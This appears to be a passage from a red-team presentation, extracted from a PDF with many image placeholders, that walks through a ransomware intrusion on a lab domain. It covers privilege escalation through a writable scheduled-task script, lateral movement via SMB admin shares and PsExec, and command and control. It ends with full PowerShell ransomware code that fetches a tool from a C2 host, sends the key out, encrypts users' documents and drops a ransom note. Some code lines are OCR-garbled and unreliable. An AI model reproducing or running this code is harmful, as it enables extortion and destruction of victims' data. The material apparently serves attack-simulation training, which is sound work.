


- Standard Domain User: acme\victim1
- Running the ransomware at this point will result to encryption of victim1 files only
- Attacker needs higher privileges to create an impact as wide as possible









```
HTTP Shell

Path : Microsoft.PowerShell.Core\FileSystem::C:\programdata\audit\Get-Baseline.ps1

AccessToString : BUILTIN\Users Allow Write, Synchronize
NT AUTHORITY\SYSTEM Allow FullControl
BUILTIN\Administrators Allow FullControl
ACME\audit Allow FullControl
BUILTIN\Users Allow ReadAndExecute, Synchronize

C:\programdata\audit >

Send Command
```


Get-Baseline.ps1 Legit IT Admin Script ACL

```
net use v: \\10.1.206.80\ITSupport-Share
net users > "v:\\Audit Reports\Report_February_2024.txt"
Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM Antivi Product" >>
"v:\\Audit Reports\Report_February_2024.txt"
echo "Run Completed at: $(Get-Date)" >> C:\ProgramData\Audit\Run_Log_Task.txt
echo "-----" >> C:\ProgramData\Audit\Run_Log_Task.txt
net use v: /del
```

Get-Baseline.ps1 Legit IT Admin Script Content

```
    Search for misconfigured Scheduled tasks or services
```

- File System Enumeration to find weak privileged files to tamper
- ProgramData and Get-Baseline.ps1 files had Write privileges for standard Users of the Workstation
- ACME\audit user has FullControl for the file
- "Run\_Log\_Task.txt" shows that likely a shtask is running every day at




Run\_Log\_Task.txt Content










HTTP Shell	
The request will be processed at a domain controller for domain corp.ACME.com.	
User name Full Name Comment User's comment	audit Audit 000 (System Default)
Country/region code Account active Account expires	Yes Never
Password last set Password expires Password changeable Password required User may change password	2/20/2024 9:55:51 AM Never 2/21/2024 9:55:51 AM Yes Yes
Workstations allowed Logon script User profile Home directory Last logon	All 3/1/2024 11:45:32 AM
Logon hours allowed	All
Local Group Memberships Global Group memberships *Domain Users The command completed successfully.  *Auditors	
C:\programdata\audit > net user audit /domain  Send Command	

Audit group membership




Administrators of the machine















- Runs under "ACME/Audit" Domain User
- Runs with highest token available for that User
- Runs Daily at 9:00 AM
- Runs from "non-privileged" directory "ProgramData"











































### COMMAND AND CONTROL




















### ACTION ON OBJECTIVE – RANSOMWARE DEPLOY





- Ransomware Deploy from C2 using HTTP
- To be used also for payload lateral movement













## ACTION ON OBJECTIVE – RANSOMWARE DEPLOY












### ACTION ON OBJECTIVE - RANSOMWARE DEPLOY



```
HTTP Shell - High Privileges

net use v: \\10.1.206.80\ITSupport-Share
net users > "v:\\Audit Reports\Report_February_2024.txt"

Set WmiObject_Namespace "rept\SecurityContor?" Overy "SELECT * EROM AntivirusReports" >> "v:\\
```

Legit Get-Baseline.ps1 content

```
HTTP Shell - High Privileges

Status Local Path Remote Path

OK X: \\DESKTOP-7CV7KK\admin$
Unavailable Z: \\127.0.0.1\c$

C:\users\victim1\appdata\roaming >

Send Command
```

Mounted Share of new target

```
    Target IP found in the legit Get-Baseline.ps1 content
```

- Share mounting via SMB using acme\audit privileges
- Ready to copy the attacker payload via the SMB session created on **administrative share**

```
HTTP Shell - High Privileges

Pingirg DESKTOP-7CV7KK []L0.1.206.80] with 32 bytes of data: Reply from 10.1.206.80: bytes=32 time=lms TTL=128 Reply from 10.1.206.80: bytes=32 time=lms TTL=128 Reply from 10.1.206.80: bytes=32 time=lms TTL=128 Reply from 10.1.206.80: bytes=32 time=2ms TTL=128

Ping statistics for 10.1.206.80:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds:

Minimum = lms, Maximum = 2ms, Average = lms
```


Hostname of the new target








### ACTION ON OBJECTIVE – RANSOMWARE RUN





Copying the ransomware on C:\windows directory of remote system

Executing ransomware on local system

```
Creating archive: C:\Users\victim1\Documents\SuperImportantDoc.doc.locker

Add new data to archive: 1 file, 25 bytes (1 KiB)

Enter password (will not be echoed):

Files read from disk: 1
Archive size: 194 bytes (1 KiB)

Everything is 0k

C:\users\victim1\appdata\roaming > powershell-executionpolicy bypass.\ransom.ps1

Send Command
```












### ACTION ON OBJECTIVE - RANSOMWARE RUN





Mounting Sysinternals WebDav Share

Executing via PsExec on the remote system the ransomware













### ACTION ON OBJECTIVE - IMPACT












### ACTION ON OBJECTIVE – RANSOMWARE CODE





```
Invoke-WebRequest https://www.7-zip.org/a/7zr.exe -OutFile c:\users\public\zxcv.exe
Invoke-WebRequest http://10.1.206.33:8000/rsa.exe -OutFile c:\users\public\rsa.exe
$key = [Convert]::ToBase64String((1..32|%{[byte](Get-Random -Max 256)}))
$enc key = $key | & c:\users\public\rsa.exe
$enc key = $enc key | select-string "b'" -context 0,1 | select -last 1
$enc_key = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($enc_key))
Invoke-WebRequest -Uri http://10.1.206.33/$enc key
$dirs = "C:\Users\"
Get-ChildItem -Path $($dirs) -r | Where-Object { $ .Name -Like "*.doc" -or $ .Name -Like "*.pdf"} |
Foreach-Object {
    $name = $ .FullName
    $key | & "c:\users\public\zxcv.exe" a $name".locker" $name -p -sdel
    $path = $ .DirectoryName+"\zxczxc-README.txt"
    echo "Your data is ENCRYPTED!!!
If you don't pay the ransom, the data will be lost and we will get rid of the key to decrypt it.
The sooner you pay the ransom, the sooner your company will be safe.
To pay the ransom, please visit the following TOR page:
https://lakdjawlidalwkmdwlakjdlawkdjalwkdwadd.onion/decryptor" > $path
```

- 7zip for encryption
- Generates at runtime a symmetric Key
- Download custom tool rsa.exe executable for key encryption
- Sends encrypted key over the wire to C2
- Recurse all over C:\users directory
- Generates ransom-note named "zxczxc-README.txt"

